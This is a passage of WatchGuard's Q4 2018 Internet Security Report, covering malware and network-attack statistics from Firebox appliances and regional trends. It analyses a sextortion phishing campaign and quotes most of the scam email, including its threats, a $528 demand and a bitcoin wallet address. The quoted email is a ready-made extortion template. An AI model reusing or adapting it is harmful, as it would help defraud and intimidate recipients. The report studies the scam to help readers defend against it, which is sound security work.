



Internet Security Report

QUARTER 4, 2018

WatchGuard®

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.



Introduction

Life is change and survival requires adaptation.

I've surely said that before and will likely say it again, simply because it applies so well to many aspects of life. For instance, you've surely heard us, and others, say something like this about the cyber threat landscape. "Cyber security is a cat and mouse game. As cyber criminals continually evolve their attacks, so must you adapt your defenses. Information security is a constant arms race." All of that is true, of course, but this time the change and adaptation I'm referring to is to this report itself.

As regular readers may know, the goal of our quarterly Internet Security Report is to share valuable details about the changes we see in the threat landscape so that our readers can adapt to those evolutions with the proper defenses and security policies. The WatchGuard Threat Lab quantifies and analyzes the real-world threats we see attackers use every day, so that you can adjust your protections accordingly. However, over the years of doing this report, we've started seeing the common trends repeat regularly. While there is nothing wrong with highlighting common trends, we also need to discover the new, up-and-coming threat evolutions in order to offer you the best chance to adapt and survive.

With that in mind, we've made a few small adaptations to our report to help highlight the more subtle changes to the threat landscape. For example, this quarter's malware section includes a new segment about widespread malware, which are threats that affect that broadest range of victims even if they don't have the highest volume. We also introduce new threat intelligence based on our latest anti-malware service, IntelligentAV (IAV). In our network attack section, we've started tracking the number of *unique* network exploits we detect each quarter, rather than just looking at the top 10 attacks by volume. In short, we are making sure our report adapts and changes so that it continues to retain its value and insights for our readers.

Also, don't expect these adaptations to end here. In upcoming reports, we hope to add information from WatchGuard's additional security services, such as our DNS firewall called DNSWatch, and our breach prevention system called Threat Detection and Response. In short, we believe strongly in the concept of adapt or die, and we intend to continually redefine this report to make sure it adequately covers the change we see happening in information security every day.

The report for Q4 2018 includes:

The quarterly Firebox Feed trends.

In this updated section, we analyze threat intelligence from well over 40,000 WatchGuard Fireboxes. We cover the top ten malware, some quarter-over-quarter and year-over-year analysis, and regional trends. We also introduce you to a new section covering the most widespread malware, and share the most prevalent network attacks. As always, we finish with tips that can protect you from these threat trends.

Q3 Research: Dissecting the Exobot backend.

Months ago, source code for a well-known Android botnet leaked to the public. Our team got our hands on the source and have spent some time over the last few quarters analyzing how it works. This quarter, we share that analysis and give you strategies to avoid an Exobot infection yourself.

Top Story: Google & Cloudflare BGP Hijack.

During Q4, traffic destined for Google got temporarily redirected through Russia and China for 74 minutes. While this turned out to be an accident, it also illustrates a major weakness to our Internet infrastructure. In this report, we detail this under-covered story, and share our thoughts on how the industry can prevent BGP from getting abused in a more malicious attack.

Regular defensive advice.

What good is knowing about change if you have no clue how you might adapt to it. The true point of our report isn't to sensationalize the threats, but to ensure we give you the tools to adapt and defend against these attacks. Look for regular tips throughout the report, and some summarized tips at the end.

Some people are afraid of change, but I find that if you keep aware of it, you can easily adapt to much of it, retaining a semblance of safety and control. Let our report highlight the important infosec changes to worry about, so you can focus on making the adaptations necessary to survive and flourish.

~ Corey Nachreiner, Chief Technology Officer

Executive Summary

This quarter, we saw an increase in phishing attack campaigns, a rise in zero day malware, the continuation of cryptominers prevalence, and more unique network attacks than ever seen before. We also saw an ISP accidentally hijack Google's network traffic via BGP, and we share our analysis on a leaked Android botnet kit. As always, WatchGuard Fireboxes prevented these attacks, which is why we have the data around them. Nonetheless, read the full report to learn additional defenses that can protect you in the future.

Here are the highlights from the Q4 2018 ISR report:

- **Phishing attacks increased** during Q4 with one sextortion scam hitting the number two malware spot and **accounting for 5% of all malware.** This phishing email also had the most unique variations by hash. Besides that, we also saw a banking phish make our most widespread malware list.
- **Our newly launched IntelligentAV (IAV) service caught 23.1% of advanced malware** *on* the boxes that were running it. This service relies on machine learning (ML) and artificial intelligence (AI) training to proactively recognize malware never seen before, and it's doing a good job so far.
- **Zero day malware increased this quarter accounting for just under 37%** of all threats. This despite general malware decreasing 51% year-over-year (YoY).
- **Overall malware decreased for the first time during Q4.** Historically, the last quarter of the year tends to have the highest malware volume, presumably due to malware campaigns associated with various holiday shopping seasons. However, this quarter malware is down 28% quarter-over-quarter (QoQ) and 51% YoY. Even so, our Firebox GAV service blocked 11.2 million malware variants during Q4.
- **Mimikatz tops the list again accounting for an astonishing 18% of all malware.** It primarily affected the America and Europe regions.
- **APAC malware returns to its usual low volumes.** Historically, we saw the lowest malware volumes in the Asia-Pacific (APAC) region. However, during Q2 and Q3, APAC malware volume skyrocketed, giving it first place. This quarter, however, APAC drops back to its typical third place with only **17% of the malware total.**
- **After three quarters of drops, network attacks rose during Q4.** We saw a 46% QoQ increase in intrusion prevention hits this quarter.
- **We saw more unique network attacks than ever before.** During Q4, we saw well over 1,200 different network exploits attempted against our customers. This is more than double any previous quarter.
- **Attackers target a new-ish Cisco Webex vulnerability.** 7.4% of all network attacks targeted a 2017 flaw in the popular Cisco webinar framework.
- **Less than 1% of Internet ASs validate their BGP routes.** During Q4, an ISP's BGP mistake resulted in Google's traffic routing through Russia and China. Unfortunately, less than 1% of the Internet uses the BGP security extensions that can prevent this.
- In Q4 2018, WatchGuard Fireboxes **blocked over 16,074,782 malware variants (382 per device) and 1,244,146 network attacks (29 per device).**

Firebox Feed Statistics

Firebox Feed Statistics

What Is the Firebox Feed?

WatchGuard Firebox owners all over the world can opt in to sending anonymized data about detected threats back to the WatchGuard Threat Lab for analysis. We call this threat intelligence feed the Firebox Feed. Every quarter, we summarize our observations from the Firebox Feed and report on the latest threat trends that are likely to affect our customers and the industry as a whole.

Data sent to the Firebox Feed does not include any private or sensitive information. We always encourage customers and partners to opt in whenever possible to help us obtain the most accurate data.


This quarter, we've added data from our new artificial intelligence anti-malware engine, IntelligentAV. The Firebox Feed now contains four different detection services:

- Network exploits our Intrusion Prevention Service (IPS) blocks.
- Malware our Gateway AntiVirus (GAV) service prevents.
- Malware detected by our new IntelligentAV (IAV) machine-learning model.
- Advanced malware detected by our behavioral analysis service, APT Blocker.

In this section, we analyze the most prolific and widespread malware and exploit trends that we saw in Q4 and provide actionable defensive tips for keeping your networks and systems safe.

During Q4 2018, the Firebox Feed included threats captured from 42,069 Firebox appliances across the globe. This number continues to increase each quarter but still only accounts for 10% of the active Firebox appliances deployed on customer networks. If you are a customer or partner and want to help improve these results, see the panel to the right to learn how to participate.

WatchGuard Product Telemetry Participation



Help Us Improve This Report

If you're a Firebox customer, you can help us improve this report, as well as improve your neighbor's and your own security, by sharing your device's threat intel. The data from the Firebox Feed comes entirely from customer devices catching real threats in the field. However, we only receive this data if you opt in to sending WatchGuard device feedback to us. Besides helping us build this report, this data and the threat team's analysis also helps our company improve our products, making all Firebox owners more secure. Right now, we receive data from about 10% of the active Fireboxes in the field.

If you want to improve this number, follow these three steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as Gateway AntiVirus (GAV), Intrusion Protection Service (IPS) and APT Blocker, if available

Malware Trends

This quarter, the top threats followed the same trends as the rest of 2018, with a prevalence of cryptominers, email phishing campaigns and Microsoft Office droppers, rounded out by the typical malware that makes our list every quarter. Though ransomware didn't show up in the top 10, we suspect the many phishing attacks and malware droppers we saw in Q4 would download ransomware if given the chance. With the rise of phishing campaigns and cryptominers, the malware landscape this quarter has combined the old threats with the newest malware evolutions. This section will help you better understand the latest revisions of the old and the increased usage of the new.

Malware data in this report comes from three Firebox services:

- The basic **Gateway AntiVirus (GAV)** service uses signatures, heuristics, and other methods to catch known malware.
- **APT Blocker** offers advanced malware prevention using behavior analysis to detect new or zero day malware.
- **Intelligent AV** uses an integrated machine learning engine on the Firebox to provide split second proactive advanced malware detection without the need for Cloud connectivity.

Due to the ordering of our services, anything IAV caught, GAV missed and anything APT Blocker caught, GAV and IAV missed. If the Firebox doesn't have IAV, then anything APT Blocker caught was missed by GAV.

In the next few pages, we share the most common malware from last quarter and perform a quarter-over-quarter and year-over-year analysis of those threats. We also provide insights into malware trends by region and delivery method to help you better prepare your network defenses. This quarter, in addition to our top 10 malware by volume list, we've added a new analysis of the most widespread malware. That is, malware samples affecting the most individual networks. Even though we didn't see much overlap between the most widespread threats and those that generated the most volume overall, the widespread malware attacks are usually sent to as many destinations as possible without any particular targets in mind, meaning more people see this malware. We hope this new analysis ensures a complete picture of the threat landscape.

Also new to this report is data from our new IntelligentAV service. IAV uses machine learning and artificial intelligence to make split-second decisions on potential threats without the need for signatures. IAV joins the behavioral detection APT Blocker service, and signature-based Gateway AntiVirus service as a third malware detection tool on Firebox security appliances. With all three services enabled, potential threats flow through Gateway AntiVirus first to pick out known malicious payloads. They then move through IntelligentAV's AI model, which uses training from tens of millions of samples to make decisions. Finally, APT Blocker uploads the file to the Cloud (presuming it has never been seen before) for a definitive behavioral analysis to catch zero day malware.

Because of its resource requirements, IAV is only available on newer rack-mounted Firebox appliances. Since far more tabletop Fireboxes check into the Firebox Feed than rack-mounted ones, this creates a specific environment where IAV may seem under-represented compared to APT Blocker. For this reason, we don't expect the percentages of IAV and APT combined to match the APT Blocker-only zero day (APT) percentages alone.

The Firebox Feed recorded threat data from

42,069

participating Fireboxes

a **9%** increase in the number of Fireboxes reporting year over year.

Our GAV service blocked

11,179,808

malware variants

a **28%** decrease quarter over quarter. YoY we dropped by **51%**.

APT Blocker detected

3,808,282

additional threats

QoQ we saw a **7%** increase despite the introduction of IAV which filters threats before APT Blocker.

IntelligentAV blocked

1,086,692

malware hits

For appliances with IAV enabled this makes up **23%** of malware detections.

Q4 2018 Overall Malware Trends:


- From 40,265 in Q3 to 42,069 this last quarter, we saw a 4% increase in the number of devices reporting in to the Firebox Feed. **YoY we found a 9% increase in the number or Fireboxes reporting in**. By enabling device feedback on your Firebox, you help us provide more accurate and relevant data in this report, which we also use to improve our security services.
- **GAV services blocked 11,179,808 hits** this quarter, a decrease of 28% QoQ. YoY we dropped by 51%. For the 2nd quarter in a row we saw less malware detections from signature-based AV, counter to the normal increase in Q4. On the other hand, **AMER and EMEA regions both saw increases in malware** while APAC saw a sharp decrease. We attribute this overall decline to increasing zero day malware attacks that bypass signature-based detection tools as well as a decline in the Razy malware family that primarily targeted APAC.
- Opposite to the drop in GAV hits, Q4 had an increase in APT Blocker detections vs Q3, totaling 3,808,282 detections. QoQ we saw **a 7% increase despite the introduction of IAV, which filters threats before APT Blocker.** YoY, APT Blocker had a 54% decrease in detections, closely matching the overall drop in malware from last year.
- Our new anti-malware engine **IAV, blocked 1,086,692 malware** hits that made it past traditional signature-based antivirus. For appliances with IAV enabled, this makes up 23% of malware detections. Because of where IAV sits in the processing chain, these detections decreased APT Blocker's detection count. Adding the total IAV and APT Blocker volumes, we see an increase in signature-avoiding malware detections of **37% in QoQ**.

Top 10 Gateway AntiVirus Malware Detections

COUNT	THREAT NAME	CATEGORY	LAST SEEN
2,152,487	Mimikatz	Password Stealer	Q3 2018
645,479	Trojan.Phishing.MH	Phishing	NEW
503,510	Application.CoinMiner	Cryptominer	Q2 2018
470,279	Exploit.CVE-2017-11882	Office Exploit	Q3 2018
310,625	Win32/Heur	Generic Win32	Q3 2018
284,162	MAC.OSX.AMCleaner	Dropper	Q3 2018
266,013	Win32/Heim.D	Win Code Injection	Q3 2018
258,167	Linux/Flooder	Generic Linux Downloader	Q1 2018
217,534	Razy	Cryptominer/ Win Code Injection	Q3 2018
144,841	Win32/Heri	Win Code Injection	Q3 2018

Top 5 Most Widespread Malware Detections

PERCENTAGE OF APPLICATIONS	THREAT NAME	CATEGORY
16.5%	JS.CoinHive	Cryptominer
13%	JS.Cryxos	Scareware
9.3%	Exploit.RTF-Obfs-ObjDat	Office Exploit
9%	Exploit.SpamMal-ware-RAR	Win Code Injection
6.9%	HTML.PhishBank.UHK	Phishing



Most Widespread Malware

This new section explores the five most widespread malware variants that Fireboxes blocked this quarter. As expected, the top five list contains mostly scripts and office exploits instead of more targeted attacks. While most of these dropper scripts don't cause harm on their own, they often spearhead more damaging malware campaigns by downloading malicious payloads that exploit your server or workstation. However, JS.CoinHive is a standout in that it doesn't download additional files like the other malware on the list. Instead, it runs as a cryptominer on malicious or compromised websites. CoinHive is a popular JavaScript-based cryptominer that has spawned many clones including Cryptominer.AY, which appeared in our **Q2 2018 report**. We will examine JS.Cryxos and HTML.PhishBank.UHK a bit later in this section.

Back to the top 10 malware hits by volume. Trojan.Phishing.MH was the only newcomer this quarter, with the rest of the top 10 list remaining somewhat consistent with previous quarters. AMCleaner, the Mac scareware, comes back for the second quarter as does Razy, the code injector-turned-cryptominer. Application.CoinMiner, while technically new, is very similar to the Cryptominer.AY described in previous reports.

Trojan.Phishing.MH is an interesting threat. It alone accounted for almost half of the unique malware hashes (unique payloads) across all malware detections in Q4 2018. While most of the malware that the Firebox's GAV service detects is spread across tens or hundreds of unique hashes, Trojan.Phishing.MH had 185,928 unique variations on its own, and no other malware even came close. We analyze one of these variations later in this section and hypothesize why we think it generated so many unique detections.

For the third quarter in a row, Mimikatz takes the top spot by volume, dominating this position even more than the previous two quarters. This one exploit made up an astonishing 18% of the total malware we detected in Q4, with the majority of hits still coming from the United States. For comparison, the second most detected threat, Trojan.Phishing.MH, accounted for just 5% of detections. We described Mimikatz in detail in our **Q2 2017 report**.

After two quarters of decreasing malware detections over SMTP, this quarter we saw a rise in malicious email attachments. In Q4, 31% of malware came in over SMTP compared to 66% over HTTP and HTTPS. Of note, the malicious email campaign Trojan.Phishing.MH caused a 5% increase in SMTP-borne threats on its own.

Geographic Threats by Region

Over the last few quarters, we've noted an increase in malware targeting the Asia-Pacific (APAC) region, culminating with the region receiving the most malware in Q3 2018. This quarter though, detections in APAC have dropped considerably, partially due to the decline of Razy. Europe, the Middle East and Africa (EMEA) and the Americas (AMER) on the other hand have seen slight increases in malware volume this quarter.

Table 1: Geographic Threats by Region

Region	Hits	Percent
EMEA	7,599,268	47.2%
AMER	5,686,092	35.4%
APAC	2,789,422	17.4%

The ebb and flow of malware volume distribution has brought the EMEA region back to the most targeted region in Q4. AMER follows up with the second highest malware volume while APAC saw the least amount of malware this quarter, by a sizable margin.

Since our initial quarterly Internet Security Report, APAC is historically a distant last place in malware volume quarter after quarter. Through the first three quarters of 2018 though, it climbed up the chart to claim the second and ultimately the top recipient spot by Q3. We were hesitant to call the increase a permanent trend, instead linking it to the rise in popularity of a few malware threats that primarily targeted the region. This quarter, APAC's share in malware volume returns back to previously expected norms, leading us to believe that we made the correct assumptions.


Following previous trends, most Mimikatz detections in Q4 targeted AMER and EMEA while Razy again targeted APAC, with a concentration of hits in India. While Mimikatz's volume increased this quarter, Razy's volume dropped significantly.

We found most cryptominers in the top 10, and even extending to the top 50, primarily targeted AMER, with the exception of code injector-turned-cryptominer Razy. EMEA in general saw less in the way of cryptominers than other regions.

The new blackmail Trojan.Phishing.MH primarily targeted EMEA, which took almost half of all hits from this malware.

MAC.OSX.AMCleaner's primary target changed regions from the previous quarter. In Q3, we saw the macOS malware primarily in EMEA and APAC regions, but in Q4 62% of detections came from AMER. This indicates a global campaign that is slowly spreading across different regions.

Malware Detection by Region



Zero Day vs Known Malware

In Q4, we saw an increased use of "zero day" or evasive malware that gets past signature-based anti-malware tools, further proving that a layered approach to malware detection is necessary to protect your network. These layers include GAV, IAV, and APT Blocker, as well as good security practices. That said, because no defense is perfect, we also recommend endpoint detection and response solutions like Threat Detection and Response (TDR), which can quickly identify and help you clean up malware infections that do get to your endpoints.

Signature-based malware detection solutions like Gateway AntiVirus (GAV) on the Firebox detect known malware before it can enter your network. As the first line of defense, it still accounts for the most malware detections by volume in the Firebox Feed.

New, never-before-seen malware variants accounted for a bit over one-third of all malware in Q4. While signature-based anti-malware services like GAV can identify known threats quickly and efficiently, they can't identify brand new malware or malware that uses evasion techniques. We call these evasive threats zero day malware. Detecting zero day malware requires a combination of both advanced AI analysis using IAV, and sandboxed behavioral analysis using APT Blocker.

New to this report, we've added statistics from WatchGuard's recently launched IntelligentAV service. In Q4, IAV blocked 1,086,692 pieces of malware. We expect this share to continue increasing as more administrators enable IAV on their Firebox appliances. That said, because IAV doesn't run on our tabletop appliances (which do represent the majority of deployments) we will still use APT Blocker as a strong indicator of zero day malware.

APT Blocker blocked an additional 3,808,282 pieces of malware from hitting their intended targets. By definition, GAV's signature-based engine missed the threats that IAV and APT Blocker detected. Malware programmers know that most high-value targets have some form of antivirus, thus they continue to invest effort into making their threats evasive, which leads to more malware bypassing traditional protection. Without advanced AI analyses and behavioral detection, you're vulnerable to a large portion of the malware seen each quarter.




Figure 1: Zero Day vs Known Malware

Trojan.Phishing.MH

In Q4, Trojan.Phishing.MH was the second most detected malware variant. Sent as an email, the simplicity of this malware makes it easy to duplicate and use over and over. Its email starts with the subject:

"Change_your_password_immediately_Your_account_has_been_hacked"

After introducing themselves with their darknet name, the email explains that the attacker has infected the victim's computer with a trojan that followed everything the user did, including taking screenshots. They "prove" this by spoofing the email to appear to came from the victim's own address by editing the email's headers. Another variation of this email "proves" they have access by sending the victim one of their passwords from a password database, likely the same one that we reviewed in our Q2 2018 report. Because the attacker sends the email to many different addresses the email itself must change per-recipient, which explains the large number of unique hashes we saw.

After a crude attempt at embarrassing the user, the email requests $528 in Bitcoin in exchange for deleting the private data.

Here is an example of an email, edited for privacy and language.

```
Received: from [1.2.3.4] (helo=server3.email.com)
by mail.server.net with esmtps (TLSv1.2:ECDHE-RSA-AES256-GCM-SHA384:256)

...

To: joehenry@someemail.com
From: = <joehenry@someemail.com>
Subject: = Change_your_password_immediately= 2e_Your_account_has_been_hacked=2e

My nickname in darknet is evyn12. I hacked this mailbox more than six months ago, through it I
infected your operating system with a virus (trojan) created by me and have been monitoring you
for a long time.

If you don't belive me please check 'from address' in your header, you will see that I sent you an
email from your mailbox.

Even if you changed the password after that - it does not matter, my virus intercepted all the
caching data on your computer and automatically saved access for me.

I have access to all your accounts, social networks, email, browsing history.

Accordingly, I have the data of all your contacts, files from your computer, photos and videos.
I was most struck by the intimate content sites that you occasionally visit.

You have a very wild imagination, I tell you. During your pastime and entertainment there, I took
screenshot through the camera of your device, synchronizing with what you are watching.Oh my god

You are so funny and excited. I think that you do not want all your contacts to get these files,
right

If you are of the same opinion, then I think that $528 is quite a fair price to destroy the dirt

I created.Send the above amount on my BTC wallet (bitcoin): 19D67Tgb3neJiTHd8pZDEBYmUn2qSjxEeBAs
soon as the above amount is received, I guarantee that the data will be deleted, I do not need
it.

Otherwise, these files and history of visiting sites will get all your contacts from your device.

Also, I'll send to everyone your contact access to your email and access logs, I have carefully
saved it

Since reading this letter you have 50 hours

After your reading this message, I'll receive an automatic notification that you have seen the
letter.

I hope I

...
```

While we might hope that this attack wouldn't fool anyone, **the associated bitcoin address** received $4,100 in less than a week. Luckily, after that first week no other transactions occurred. It is possible that the spammer could have made these transactions themselves to fool anyone who looked up the Bitcoin address as it would give the spammer some legitimacy if others have paid. If you caught it, the attacker misspelled "belive," indicating this is a small operation that may not have the resources to create their own malware.

If it's not clear, this attacker likely has not breached his victim's computers, nor does the attacker have any embarrassing video or screens of the victim. Rather, the attacker is just trying to leverage his victim's potential guilty conscious and general embarrassment to get the victim to pay a ransom. Though this is the first time this type of phishing email has made our top 10 list, we have warned about similar emails long ago, in a Secplicity Daily Security Byte. **Watch this video to learn more about this type of fake email scam and extortion**.

We saw a significant amount of this malware last quarter, and we think you should be on the lookout for this type of email in the future. To combat the threat, consider blocking external emails sent to you with your domain as the source, except from services you explicitly trust.

Trojan.HTML.PhishBank.UHK

